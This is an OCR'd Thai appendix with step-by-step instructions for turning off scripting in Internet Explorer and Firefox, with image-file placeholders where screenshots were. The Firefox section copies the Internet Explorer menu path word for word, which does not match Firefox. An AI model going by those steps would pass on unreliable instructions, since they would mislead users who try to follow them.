
ภาคผนวก ข.

วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer และ Mozilla Firefox

ภาคผนวก ข.


วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer และ Mozilla Firefox

1. วิธีปิดการทำงานของ Script บน Microsoft Internet Explorer




สำหรับขั้นตอนการปิดการทำงานของ Script ใน Microsoft Internet Explorer มีขั้นตอนดังต่อไปนี้


1. เลือก Tools บนเมนูบาร์ จากนั้นคลิ๊กที่ Option




2. คลิ๊กที่แท็บ Security




3. คลิ๊กที่ Custom Level



4. เลือกที่ Scripting จากนั้นคลิ๊ก Disable ที่ Active scripting




2. วิธีปิดการทำงานของ Script บน Mozilla Firefox




สำหรับขั้นตอนการปิดการทำงานของ Script ใน Mozilla Firefox มีขั้นตอนดังต่อไปนี้


1. เลือก Tools บนเมนูบาร์ จากนั้นคลิ๊กที่ Option



2. คลิ๊กที่แท็บ Security



3. คลิ๊กที่ Custom Level



4. เลือกที่ Scripting จากนั้นคลิ๊ก Disable ที่ Active scripting